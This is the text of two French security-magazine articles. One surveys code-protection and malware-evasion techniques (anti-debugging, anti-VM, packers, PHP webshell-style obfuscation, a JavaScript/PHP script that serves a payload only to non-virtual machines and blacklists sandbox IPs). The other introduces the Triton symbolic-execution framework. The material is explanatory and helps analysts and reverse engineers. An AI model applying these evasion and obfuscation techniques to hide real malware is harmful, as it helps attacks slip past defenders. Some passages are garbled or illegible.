# ALERT('PROTECT MY CODE, I'M FAMOUS'); MOYENS DE PROTECTION DANS LES ENVIRONNEMENTS WEB ET WINDOWS, MAIS PAS QUE...

Julien Le Floch – julien.lefloch@live.fr

**mots-clés : PROTECTION DE CODE / WINDOWS / WEB / MALWARE**

**L**a protection de code est omniprésente au sein des programmes propriétaires ou des malwares. Essayons ensemble de découvrir les différentes méthodes utilisées par les attaquants et éditeurs. Cet article aborde la protection de code d'une manière générale en présentant au lecteur les différentes méthodes de protection (anti-désassemblage, obfuscation, packer...), mais également l'application de ces méthodes à différents langages de programmation (C#, PHP, VBScript...), ainsi que l'application de ces techniques au malware Dridex. Pour finir, le système d'exploitation Windows et les technologies web seront mis en avant.

## 1 Les différentes méthodes de protection

La protection de code peut être introduite de deux points de vue (attaquant, défenseur). En effet, le défenseur souhaitant protéger ses longues journées et nuits de codage ou l'attaquant réalisant un malware et voulant outrepasser des protections de sécurité (antivirus, pare-feu, IDS/IPS, proxy...). L'objectif commun est de bloquer ou du moins rendre difficile l'analyse d'un programme à la rétro-ingénierie que ce soit via une analyse statique ou dynamique.

### 1.1 Anti-désassemblage

L'anti-désassemblage utilise des portions de code ou de données spécialement conçues en assembleur dans le but de générer un problème de désassemblage lors de l'analyse via un outil tel qu'IDA ou Objdump. L'objectif étant de brouiller le code désassemblé en plaçant de faux opcodes dans le but de dissimuler un code sensible par exemple.

### 1.2 Anti-debbuging

L'anti-debbugage (*anti-debugging* en anglais) est une technique populaire au sein des malwares et solutions de sécurité. Il existe énormément de techniques permettant de savoir si un programme est utilisé par un debugger. Une des méthodes fréquemment rencontrées sous Windows est l'utilisation de l'API Windows. En effet, cette dernière permet d'une manière simple et efficace de connaître l'état d'un programme à travers les fonctions suivantes :

- **IsDebuggerPresent** : elle recherche dans la structure PEB (*Process Environment Block*) si le champ **IsDebugged** n'est pas à 0, cela signifie que le processus est en cours de debugging.
- **CheckRemoteDebuggerPresent** : elle est similaire à la précédente en utilisant la structure PEB. Malgré son nom, la fonction ne vérifie pas un processus sur une machine distante, mais un processus présent en mémoire (lui-même ou un autre).
- **NtQueryInformationProcess** : elle permet de récupérer des informations sur un processus. Pour cela, elle prend deux paramètres (un *process handle* et le paramètre **ProcessDebugPort** (0x67)).



La fonction retournera un nombre différent de 0 si le processus est en cours de debugging.

Une autre méthode appliquée est d'aller vérifier manuellement au sein de la structure PEB et de ne pas utiliser les fonctions existantes. De nombreux plugins permettent de les outrepasser automatiquement. Pour cela, les malwares peuvent vérifier l'information à plusieurs endroits :

- La structure **PEB** comme dit précédemment via le champ **BeingDebugged**. Lors d'une rétro-ingénierie l'emplacement dans la PEB peut être référencé par un **fs:[30h] (mov eax, dword ptr fs:[30h])** ;
- Le flag **ProcessHeap** ;
- Le flag **NTGlobalFlag** (la valeur 0x70 indique que le processus est en cours d'utilisation par un debugger).

Un article sur la détection manuelle pourrait être écrit en l'expliquant plus en détail. Cependant, n'étant pas l'objectif de l'article, cet approfondissement ne sera pas abordé.

## 1.3 Anti-VM

La méthode Anti-VM est le fait de vérifier que le programme s'exécute ou non dans une machine virtuelle. Elle peut être considérée comme une méthode de protection, car la plupart des malwares l'utilisent. Dans le cas de la détection d'une machine virtuelle, il s'exécutera différemment (exemple : déchiffrement d'une partie de code non malveillante). En effet, pour un malware, le fait d'être dans une machine virtuelle indique qu'il est fort probable qu'il s'agisse d'une analyse dynamique réalisée par un analyste de malwares. Pour découvrir s'il s'agit d'un environnement virtuel, le malware vérifiera ces points non exhaustifs :

- la présence de **services** au sein de Windows comme dans le cas de VMware (*VMware Tools Service* pour illustrer) ;
- les **clés** de registre (exemple : la présence de la clé **HKEY\_LOCAL\_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\VBBoxTray** indique que le malware est exécuté au sein de VirtualBox) ;
- les **processus** peuvent être examinés afin de trouver par exemple une éventuelle trace d'un **VMWareTray.exe** ;
- les **drivers** ;
- le jeu d'**instructions**. Des modules additionnels sont installés dans le but d'optimiser le système d'exploitation virtuel. Ainsi, un jeu d'instructions supplémentaire est disponible comme c'est le cas dans VMware. Le malware testera si ces instructions sont disponibles. S'il s'avère que ces dernières le sont, il aura la connaissance qu'il est au sein d'une machine virtuelle. L'environnement VMware ajoute des instructions telles que **sidt, sgdt, sldt...**

## 1.4 Packer

Les *packers* sont devenus communs au sein des malwares parce qu'ils permettent d'outrepasser un antivirus et/ou rendre l'analyse d'un malware plus compliquée. Ils sont généralement utilisés pour réduire la taille d'un exécutable (compression, chiffrement) ou ajouter des mesures pour empêcher la compréhension du malware (anti-debugging...).

D'une manière générale, il est assez facile de voir qu'un programme a bénéficié de l'utilisation d'un *packer*. En effet, il suffit de regarder la table d'import du programme pour se rendre compte qu'il y a très peu d'import (moins qu'un simple « *hello world* »). Cependant, il est important de notifier au lecteur que certains *packers* gardent la table d'import originale, ce qui facilite l'analyse statique du programme. A contrario, un *packer* peut supprimer complètement la table d'import. D'autres signes peuvent montrer qu'un *packer* a été utilisé comme les mentions de **UPX** dans les chaînes de caractères du programme (**strings programme\_packed | grep UPX**), mais également lors de l'affichage d'un pop-up d'avertissement de la part **IDA** ou **OllYDBG**. Pour finir, sur les signes de détection, il peut apparaître dans les sections de l'exécutable des anomalies comme le fait que la taille **Raw Data** soit à 0 alors que la section **Virtual Size** ne le soit pas.

Les *packers* devront *unpacker* l'exécutable d'origine en mémoire pour l'exécuter. Afin de le récupérer, un analyste dispose de plusieurs possibilités :

- *Unpacking statique automatique* : le *packer* est connu et un programme permettant de l'*unpacker* est disponible sur internet. Ce dernier va récupérer l'exécutable original sans exécuter le programme. L'outil **PE Explorer** peut être utilisé contre certains *packer*.
- *Unpacking dynamique automatique* : l'outil va exécuter le programme créé par le *packer*, récupérer l'exécutable d'origine en mémoire en l'écrivant sur le disque et reconstruire de manière automatique la table d'import de l'exécutable d'origine.
- *Unpacking manuel* : il arrive que les outils automatiques ne fonctionnent pas. C'est le cas avec des malwares complexes. Pour cela, l'analyse du programme *packer* doit permettre de comprendre l'algorithme de *packing* et de créer son inverse. Une fois ce dernier trouvé, les étapes à réaliser sont identiques (l'exécuter, récupérer le dump mémoire du processus et reconstruire l'entête du programme).

L'*unpacking* manuel peut être illustré au travers du *packer* **UPX**. Bien entendu, la commande **upx -d** permet d'*unpacker* un exécutable, mais il est préférable de le faire manuellement au moins une fois pour se rendre compte du fonctionnement. Il est nécessaire d'utiliser **OllYdump** qui permet de récupérer le dump mémoire du processus mis dans **OllYDbg**, le programme d'origine se voit *unpacker* via l'utilisation d'**OllYdump**. Il est important de préciser que cela ne se passe pas toujours aussi facilement. Il arrive que la reconstruction de la table



d'import soit un échec. Il faudra s'orienter sur des outils comme **Import Reconstructor** ou la réparer à la main.

Voici une liste non exhaustive de *packers* utilisés :

- **UPX** : le plus connu (GRATUIT) ;
- **PECompact** : rapide et performant (version étudiante gratuite sinon PAYANT). La version étudiante est particulièrement utilisée par les malwares ;
- **Themida** : l'un des meilleurs *packer* avec beaucoup de fonctionnalités (PAYANT).

## 1.5 Obfuscation

C'est l'art de dissimuler un code pour le rendre difficilement compréhensible par une personne. Les techniques les plus courantes sont :

- le remplacement des chaînes de caractères par un chiffrement XOR avec une clé construite dynamiquement ou non ;
- le renommage des fonctions et variables pour les langages interprétés ;
- l'ajout de code n'ayant aucun impact sur les fonctionnalités du programme ;
- l'utilisation d'un programme générant un code assembleur difficilement compréhensible comme c'est le cas avec **M/O/Vfuscator** présenté lors de la Defcon 2015. L'ensemble du code assembleur est traduit et remplacé par des instructions MOV ce qui rend l'analyse statique compliquée.

Il est évident que l'obfuscation a des impacts sur les performances, mais la protection de code passe avant les questions de performance pour les développeurs de malwares.

## 2 Application des méthodes de protection à certains langages

### 2.1 C# / VB .net

Dans la suite de cet article, nous considérerons que le **C# / VB .net** est un langage de programmation, car les méthodes qui s'appliquent aux deux sont identiques. De plus en plus d'entreprises créent des applications via ce langage en ne pensant pas à les protéger. En effet, prenons l'exemple du code ci-dessous (Figure 1) réalisant une simple authentification via un tableau. Un message de bienvenue est affiché en cas de succès et un message d'erreur en cas d'échec.

Une fois l'exécutable généré, le développeur pense qu'il est difficile de retrouver le code source d'origine,

ce qui est faux, car en utilisant l'outil **Reflector .Net** ce dernier apparaît en gardant le nom des variables et fonctions.




Fig.1 : Décompilation de l'exécutable via Reflector .NET (ici l'affichage ne concerne que la fonction d'authentification).

En réalisant une obfuscation basique (renommage des variables, fonctions, XOR des chaînes de caractères) le code apparaît toujours, mais il est plus difficile à comprendre. Bien entendu, cet exemple est basique et compréhensible, mais il suffit d'imaginer un code de plus de 10000 lignes.

Des outils disponibles dans ce lien [https://en.wikipedia.org/wiki/List\\_of\\_obfuscators\\_for\\_.NET](https://en.wikipedia.org/wiki/List_of_obfuscators_for_.NET) permettent de réaliser de la protection de code (obfuscation, anti-debug, compression...). Une analyse est disponible sur le lien précédent permettant de voir les différentes fonctionnalités. Au sein de cette partie, nous analyserons l'outil **ConfuserEx**, qui est gratuit et qui fonctionne mieux que certains payants. Par ailleurs, l'outil de désobfuscation **de4dot** ne fonctionne pas avec les exécutables générés par **ConfuserEx**. **de4dot** permet de désobfusquer un bon nombre d'obfuscateurs payants tels que **Agile .NET**, **Dotfuscator** pour ne citer qu'eux.




Fig.2: Interface de ConfuserEx.



En réalisant une obfuscation de notre exécutable via **ConfuserEx**, l'outil **Reflector .Net** n'est plus en mesure de récupérer le code source d'origine.





Fig.3 : Résultat de la décompilation après l'utilisation de ConfuserEx.

**ConfuserEx** est une bonne solution permettant de protéger son exécutable. Cependant, il est important de préciser qu'un outil de désobfuscation (**UnConfuserEx**) est disponible sur Internet. L'utilisation du packer **Themida** permet une bonne protection pour l'environnement .net.

## 2.2 VBScript

Le langage VBScript de Microsoft existe depuis Windows 95 et est toujours utilisé par de nombreux administrateurs systèmes en entreprise. Nous avons tous vu un script similaire (avec un nom d'utilisateur et mot de passe en clair).

Script réalisant un montage d'un partage réseau :




Durant différents audits, j'ai rencontré plusieurs cas pour cacher un script.

Le premier cas est l'utilisation du **VBE** (**VBScript Encode**) qui est un encodage du VBScript. Voici un exemple du script précédent encodé :



Cette protection étant un simple encodage, il est possible de le décoder aisément. L'analyse détaillée de l'encodage est disponible à l'URL suivante : <http://web.archive.org/web/20050605234251/http://www.klaphek.nl/nr6/scrdec.html>.

La deuxième protection que j'ai rencontrée est de « transformer » le script en exécutable, ce que réalise le logiciel **ScriptCryptor**. Après l'utilisation du logiciel, un exécutable est généré et nous pouvons supposer que le script est sécurisé...



Malheureusement, ce n'est pas le cas, la récupération du code source peut se faire en analysant simplement la mémoire. Il est laissé le soin au lecteur en guise de TP de réaliser un extracteur de code VBScript des exécutables générés par **ScriptCryptor**.




Fig.4 : Récupération du script VBScript en réalisant une analyse de la mémoire.


Il n'existe pas de méthode permettant de protéger à 100% un script VBScript, mais l'utilisation d'un programme comme **ScriptCryptor** permet de le protéger contre des utilisateurs lambda. En ajoutant de l'obfuscation, le script sera beaucoup plus difficile à comprendre qu'un simple « clic droit >> Ouvrir avec Notepad ».

## 2.3 PHP

Le PHP est souvent obfusqué lorsqu'il s'agit de **WebShell** afin d'outrepasser des protections de sécurité et de masquer les actions réalisées. Prenons l'exemple d'un simple script affichant le **phpinfo** :



En utilisant les fonctions les plus utilisées [« **eval** », « **gzinflate** », « **base64\_decode** », « **rawurldecode** », « **str\_rot13** »] pour l'obfuscation de **WebShell**, notre script précédent devient plus compliqué à comprendre comme en témoigne le résultat ci-dessous :



Des outils en ligne comme [http://www.mobilefish.com/services/php\\_obfuscator/php\\_obfuscator.php](http://www.mobilefish.com/services/php_obfuscator/php_obfuscator.php) permettent de réaliser de l'obfuscation/désobfuscation d'une manière simple via les fonctions listées précédemment. Il est important de préciser au lecteur qu'il s'agit d'une obfuscation basique (rotation, encodage...), ce qui n'est pas l'état de l'art en matière de sécurité. En effet, un outil de désobfuscation automatique retrouvera sans le moindre problème le code d'origine.

```
root@julien:/misc# cat function_obfuscate_hello_misc.php
<?php
// Code non obfusqué [Affiche un simple "Hello Misc"]
/*
    $new_function=create_function('$x','eval($x);');
    @new_function('echo "Hello Misc";');
*/

// Code obfusqué
$azmgzinflate(base64_decode('Sy5'. 'KTS'. 'x'. 'JjU'. '8rzU'. 'suy'. 'czPAWA'));
$b=-@a('$x,$y,$z', 'e'. 'v'. 'a'. 'l'. 'ba'. 'se'. '6'. '4'. 'd'. 'ec'. 'od'. 'e($z)');
@b('TR'. "U". "E". "F". "AL". "SE". "ZMNo". "byAi". "SG". "Vsb68". "gTW1". "zYl17");
?>

root@julien:/misc# php function_obfuscate_php.php
Hello Misc
```

- l'utilisation de la commande **strings** ;
- l'utilisation du site **<http://virustotal.com>**. L'URL suivante **<https://www.virustotal.com/en/file/ab85eb33605f3013989f4e8a9bfd5e89dd82d1f80231d4e4a2ceb82744bf287c/analysis/1381324711/>** permet d'observer dans le champ (**Model**) que le fichier image (**jpg**) contient du code PHP.
- l'utilisation de fonction **exif\_read\_data** de PHP. Le code ci-dessous extrait les *EXIF Headers* :

Comme dit précédemment, ce sont souvent les *WebShell* qui sont obfusqués, mais il peut arriver que certains éditeurs voulant « *verrouiller* » leur code contre la rétro-ingénierie de leurs applications PHP utilisent l'obfuscation.

Que réalise le code suivant ?

[illegible]

Une autre méthode consiste à cacher du Javascript au sein d'une image. Cependant, pour l'identifier il suffit de distinguer la balise script possédant l'extension GIF, BMP au lieu d'un JS.

Pour désobfusquer du Javascript, vous aurez besoin de votre navigateur préféré, de **Firebug** et **JS Beautifier** (<https://github.com/beautify-web/js-beautify>) et/ou **Revelo** ([http://www.kahusecurity.com/tools/Revelo\\_v0.6a.zip](http://www.kahusecurity.com/tools/Revelo_v0.6a.zip)). Puis, en réalisant une analyse dynamique et avec de la patience, le code livrera tous ces secrets.

### 3.1 Protections utilisées par les malwares

Misc N°82 - Novembre/Décembre 2015



(base64...). Il arrive que certains soient bien plus complexes en réécrivant leur propre code. D'autres utilisent le déchiffrement d'une fonction à la volée. Pour finir, certains appliquent un encodage qu'il leur est propre.

## 3.2 Anti-VM sur le Web

Dans la première partie de l'article, il a été abordé l'utilisation de la technique Anti-VM. Cette dernière peut être appliquée avec plus ou moins de fiabilité en Javascript. En effet, son adaptation Web repose sur la résolution de l'écran de l'utilisateur distant. La plupart du temps, les machines virtuelles ne bénéficient pas d'une résolution « *standard* ». Voici la méthodologie permettant de détecter une machine virtuelle :

- le client envoie la résolution de son moniteur au serveur web via un script jQuery ou Javascript ;
- le serveur analyse la pertinence de la résolution via un script PHP (**detect-vm.php**). Exemple : (1366x663 ; 685x543...) ;
- le serveur retourne le code malicieux au client en cas de machine physique. Dans le cas contraire, il retourne un code sain (détection d'une machine virtuelle) ;
- le client exécute le code renvoyé par le serveur.

Ci-dessous, l'exemple simpliste d'une détection de machine virtuelle avec ajout de l'adresse IP de la machine dans une liste noire si cette dernière est détectée comme tel :

```
root@julien:/misc# cat index.html
<html>
<head>
<html>
<head>
<script src="jquery-min.js"></script>
<script src="crypto.js"></script>
<script>

function loopCheck() {
    setInterval(function() { // Code executé toutes les secondes
        var ldate=new Date()
        $.post('detect-vm.php', { width: screen.width, height:screen.height },
        function(json) {
            document.getElementById("VirusOrNot").innerHTML=$.base64.decode(json.
            result);
            },'json');
        }, 1000);
    }

$(loopCheck);

</script>
</head>
<body>
<div id="VirusOrNot">
</div>
</body>
</html>

root@julien:/misc# cat detect-vm.php
<?php
if(isset($_POST['width']) && isset($_POST['height'])) {
    $handle = fopen("blacklist.txt", "r");
    if ($handle)
```

```
{
    while (($line = fgets($handle)) != false)
    {
        if ($_SERVER['REMOTE_ADDR'] == str_replace("\n", "", $line))
        {
            echo json_encode(array('result'=>'Qx5Q0tMSVNUID0p')); //renvoie la
chaîne BLACKLIST =)
            fclose($handle);
            return;
        }
    }
    fclose($handle);
    $resolution_distante = $_POST['width']."x".$_POST['height'];
    $resolutions2015 = array ('1366x768', '1920x1080', '1600x900', '1440x900',
'768x1024');
    foreach($resolutions2015 as $resolution)
    {
        if($resolution == $resolution_distante)
        {
            echo json_encode(array('result'=>'REVTSIRPUA==')); //renvoie la chaîne
DESKTOP
            return;
        }
    }
    file_put_contents("blacklist.txt", $_SERVER['REMOTE_ADDR']."\n", FILE_
APPEND);
    echo json_encode(array('result'=>'Vk0=')); //renvoie la chaîne VM
    return;
}
?>
```

Des améliorations peuvent être effectuées comme l'ajout de plage IP (exemple : IP des scanners de [virustotal.com](https://www.virustotal.com)) dans le fichier **blacklist.txt**, la corrélation de plusieurs facteurs (système d'exploitation, version du navigateur...) permettant d'assurer une fiabilité plus importante sur la détection.

## 3.3 Exemple de cas réel : Dridex

L'analyse de ce malware peut être lue sur le blog de l'entreprise Lexsi (<https://www.lexsi.com/securityhub/dridex-testes-les-pieces-jointes-lnk/>). Ce dernier utilise l'encodage VBE, l'obfuscation, le packing et un chiffrement XOR. Ces méthodes ont été introduites au sein de cet article et démontrent l'intérêt porté par les développeurs de malwares.

## Conclusion

À travers cet article, nous avons évoqué différentes techniques permettant de protéger un code et nous pouvons en conclure qu'il n'existe pas de protection absolue contre une éventuelle désobfuscation, *unpacking*... Il est évident que le temps et les compétences sont les deux prérequis qui ressortent après la rédaction de cet article pour la personne réalisant la rétro-ingénierie d'un code protégé. Par ailleurs, la désobfuscation de manière automatisée est difficile pour des langages interprétés comme le PHP. Je tiens à remercier Aurélien Wailly et Tiphaine Romand-Latapie pour leurs conseils et relectures. ■



# UTILISATION DU FRAMEWORK TRITON POUR L'ANALYSE DE CODE OBFUSQUÉ

Jonathan Salwan (@JonathanSalwan) & Romain Thomas (@rh0main)  
Équipe Triton de Quarkslab

**mots-clés :** ANALYSE BINAIRE DYNAMIQUE / EXÉCUTION SYMBOLIQUE / SMT2-LIB / SMT-SOLVER / ANALYSE PAR TEINTE

L'obfuscation binaire est utilisée pour protéger la propriété intellectuelle présente dans un programme. Plusieurs types d'obfuscations existent, mais grossièrement cela consiste en la modification de la structure du binaire tout en gardant la même sémantique d'origine. Le but étant de faire en sorte que les informations d'origine soient « noyées » dans un surplus d'informations inutiles qui rendra le reverse engineering plus long. Dans ce numéro, nous montrons comment il est possible d'analyser du code obfusqué avec le framework Triton afin de gagner du temps.

## 1 Introduction au framework Triton

Triton [0] est un framework d'exécution symbolique dynamique (DSE, aussi appelé concolique) qui a été présenté au SSTIC 2015 [1] avec Florent Saudel. Il a été développé pour permettre d'analyser du code dynamiquement que cela soit pour de la recherche de vulnérabilités ou pour apporter une aide au *reverse engineering* sur du code obfusqué. Triton est constitué de trois grandes « catégories » qui sont :

- L'instrumentation binaire dynamique (DBI) à travers Pin. Son rôle est de récupérer le contexte concret associé à l'instruction courante puis de le transmettre aux *engines*.
- Les *engines* réalisent les analyses (analyse par teinte, exécution symbolique, gestion des instantanés et transformation des sémantiques en **SMT2-Lib** [2]).
- Ainsi qu'une partie *bindings* qui permet de pouvoir contrôler les *engines* à travers un langage de haut niveau comme Python.

Les *engines* sont le cœur de Triton et sont modélisés pour pouvoir communiquer entre eux ainsi qu'être contrôlés par l'utilisateur depuis les *bindings* Python. La figure 1 illustre le design de Triton dans son ensemble. Certains de ces *engines* seront décrits dans les prochains chapitres pour une meilleure compréhension du chapitre 2.




Figure 1

### 1.1 Moteur de teinte

Une analyse par teinte permet de garder une vision sur l'évolution d'une donnée précise durant l'exécution. Généralement, les entrées utilisateur sont marquées



comme teintées et le rôle du moteur de teinte est de suivre l'évolution de ces entrées (quelles instructions interagissent avec les entrées, où ces entrées sont-elles stockées et répandues...). Au-delà de suivre l'évolution des données, cette analyse présente quatre intérêts au sein de Triton :

- **Intérêt 1** : Son premier rôle est d'aider l'exécution symbolique à décider si la valeur d'une adresse mémoire doit être traitée symboliquement ou concrètement. Typiquement, si l'opérande source d'une instruction n'est pas teintée, la valeur concrète est suffisante. Dans le cas contraire, la valeur actuelle dépend des entrées spécifiées par l'utilisateur. Triton utilise donc la valeur symbolique de l'opérande source.
- **Intérêt 2** : Le second rôle est un cas particulier. L'analyse par teinte et l'exécution symbolique travaillent toutes les deux sur les mêmes entrées. Pour la première, elles représentent les sources d'où se propage la teinte. Pour la seconde, ces cases mémoires teintées sont les variables symboliques sur lesquelles l'exécution va porter. L'exécution symbolique va se baser sur la teinte de la mémoire afin de construire les variables symboliques. Une case mémoire teintée, mais inconnue du moteur symbolique est le signe d'une nouvelle entrée, et donc une variable symbolique la représentant doit être créée.
- **Intérêt 3** : La teinte peut aussi servir de filtre pour l'exécution symbolique. Au cours d'une trace, un grand nombre d'instructions n'agit pas sur les entrées spécifiées par l'utilisateur (aucune de leurs opérandes ne sont teintées). Ces instructions n'apparaîtront donc jamais dans les contraintes du **Path Condition**. Il n'est pas utile alors de les exécuter symboliquement. Cette optimisation de l'exécution symbolique grâce à l'analyse par teinte est utilisée au sein de MergePoint [3] et de FuzzWin [4].
- **Intérêt 4** : Enfin, la teinte permet tout simplement de suivre visuellement la propagation d'une donnée à travers l'exécution.

Il est facile de pouvoir marquer une donnée comme un registre ou une case mémoire comme teintée depuis les bindings Python. L'API propose des fonctions comme **taintReg()** ou **taintMem()**. Ensuite, c'est le rôle du moteur de propager la teinte à travers les registres et la mémoire en se basant sur la sémantique des instructions. Le listing 1 est un exemple de code Triton qui marque tous les octets des arguments de la console lors de l'appel à la fonction **main** comme étant teintés.

```
Listing 1 : Teindre les entrées argv
def mainAnalysis(threadId):
    rdi = getRegValue(IDREF.REG.RDI) # argc
    rsi = getRegValue(IDREF.REG.RSI) # argv
    while rdi != 0:
        argv = getMemValue(rsi+((rdi-1)*8), 8)
        offset = 0
        while getMemValue(argv+offset, 1) != 0x00:
            taintMem(argv+offset)
            offset += 1
        print '[+] %03d bytes tainted from the argv [%d] (%#x)' % (offset, rdi-1, argv)
        rdi -= 1
    return
```

## 1.2 Moteur symbolique

Dans le domaine de l'exécution symbolique, il existe deux grands axes qui sont l'exécution symbolique statique (SSE pour *Static Symbolic Execution*) et l'exécution symbolique dynamique (DSE pour *Dynamic Symbolic Execution*). Le choix entre le SSE et le DSE va se faire en fonction du type d'analyse que vous effectuez et des informations à disposition. Le SSE est principalement utilisé pour vérifier des propriétés sur un code donné alors que le DSE est utilisé pour la construction des contraintes correspondant au flux de contrôle d'une exécution ainsi que l'évolution d'une variable au sein de cette exécution.

Le rôle d'une exécution symbolique est de produire une formule logique correspondant au programme, à un chemin ou à l'évolution d'une donnée. De façon analogue au calcul formel, celle-ci se base sur des variables symboliques (ou symboles). Ici, le mot variable prend le sens mathématique. Elle représente une inconnue dans une formule. Autrement dit, c'est une variable « libre » et peut donc être substituée par n'importe quelle valeur.

Le rôle du moteur symbolique est de créer et de conserver toutes les expressions symboliques puis d'établir des liens entre les expressions et les registres/mémoire pour chaque point du programme. Chaque expression symbolique possède un ID unique (référence symbolique) qui lui est propre.

L'entrée symbolique est matérialisée par le couple **<ID : Expr>** qui est conservé dans un set d'expressions globales. Une expression peut contenir des références vers d'autres expressions, ceci nous permet de garder les expressions sous une forme SSA (*Static Single Assignment*) [5].

Le listing 2 illustre la représentation **SMT2-Lib** d'une expression pour une addition de deux registres. Les références **#40** et **#39** représentent les dernières expressions assignées aux registres RAX et RDX. La référence **#41** représente la nouvelle expression du registre RAX après l'exécution de cette instruction.

Listing 2 : Expression SMT2-Lib de l'instruction ADD

```
Instruction: add rax, rdx
Expressions: #41 = (bvadd ((_ extract 63 0) #40) ((_ extract 63 0) #39))
```

## 1.3 Représentation des sémantiques en SMT2-Lib

Le langage SMT-Lib version 2 (que nous appelons **SMT2-Lib**) est la poursuite d'une initiative internationale visant à faciliter la recherche et le développement sur le problème de Satisfaisabilité Modulo Théorie (SMT). Cette nouvelle version est supportée par un bon nombre d'SMT solvers. De ce fait, traduire nos sémantiques et contraintes dans ce langage plutôt que d'utiliser l'interface C++ de Z3, permet par la suite de pouvoir utiliser n'importe quel SMT solver supportant cette norme.



## 1.4 Arbre syntaxique abstrait des expressions symboliques

Triton transforme chaque instruction assembleur en une liste d'une ou plusieurs expressions **SMT2-Lib**. Ce langage et son intérêt sont présentés dans le paragraphe précédent 1.3. Une formule **SMT2-Lib** est une S-expression, sa syntaxe ressemble fortement au langage Lisp ou Scheme. Toutes les opérations sont préfixées et une expression bien formée est comprise dans des parenthèses.

Chaque formule dispose d'un identifiant unique (ID) la représentant. Si une formule A dépend de la valeur d'une formule B, elle utilisera l'ID de B en lieu et place de l'autre formule. Ce principe de l'identifiant unique provient du SSA. Dans la suite de ce document, nous appellerons ces formules ainsi que cette représentation intermédiaire, « SSA-expression ».

Pour pouvoir manipuler ces expressions plus facilement, toutes les expressions sont manipulables par le biais d'un AST (*Abstract Syntax Tree*). Prenons comme exemple la portion de code assembleur du listing 3.

Listing 3 : Portion de code assembleur

```
1. mov al, 1
2. mov cl, 10
3. mov dl, 20
4. xor cl, dl
5. add al, cl
```

À la ligne 5, l'AST du registre AL est illustré par la figure 2. Cet AST représente la sémantique du registre AL en partant du point de programme 1 → 5.




Figure 2

Depuis l'API Python, il est possible de créer et de modifier des nœuds de l'AST. Le listing 4 illustre cette fonctionnalité.

Listing 4 : Manipulation de l'AST d'une expression

```
# Node information

[IN] node = bvadd(bv(1, 8), bvxor(bv(10, 8), bv(20, 8)))
[IN] print type(node)
[OUT] <type 'SmtAstNode'>
[IN] print node
[OUT] (bvadd (_ bv1 8) (bvxor (_ bv10 8) (_ bv20 8)))
[IN] subchild = node.getChilds()[1].getChilds()[0]
[IN] print subchild
[OUT] (_ bv10 8)
[IN] print subchild.getChilds()[0].getValue()
[OUT] 10
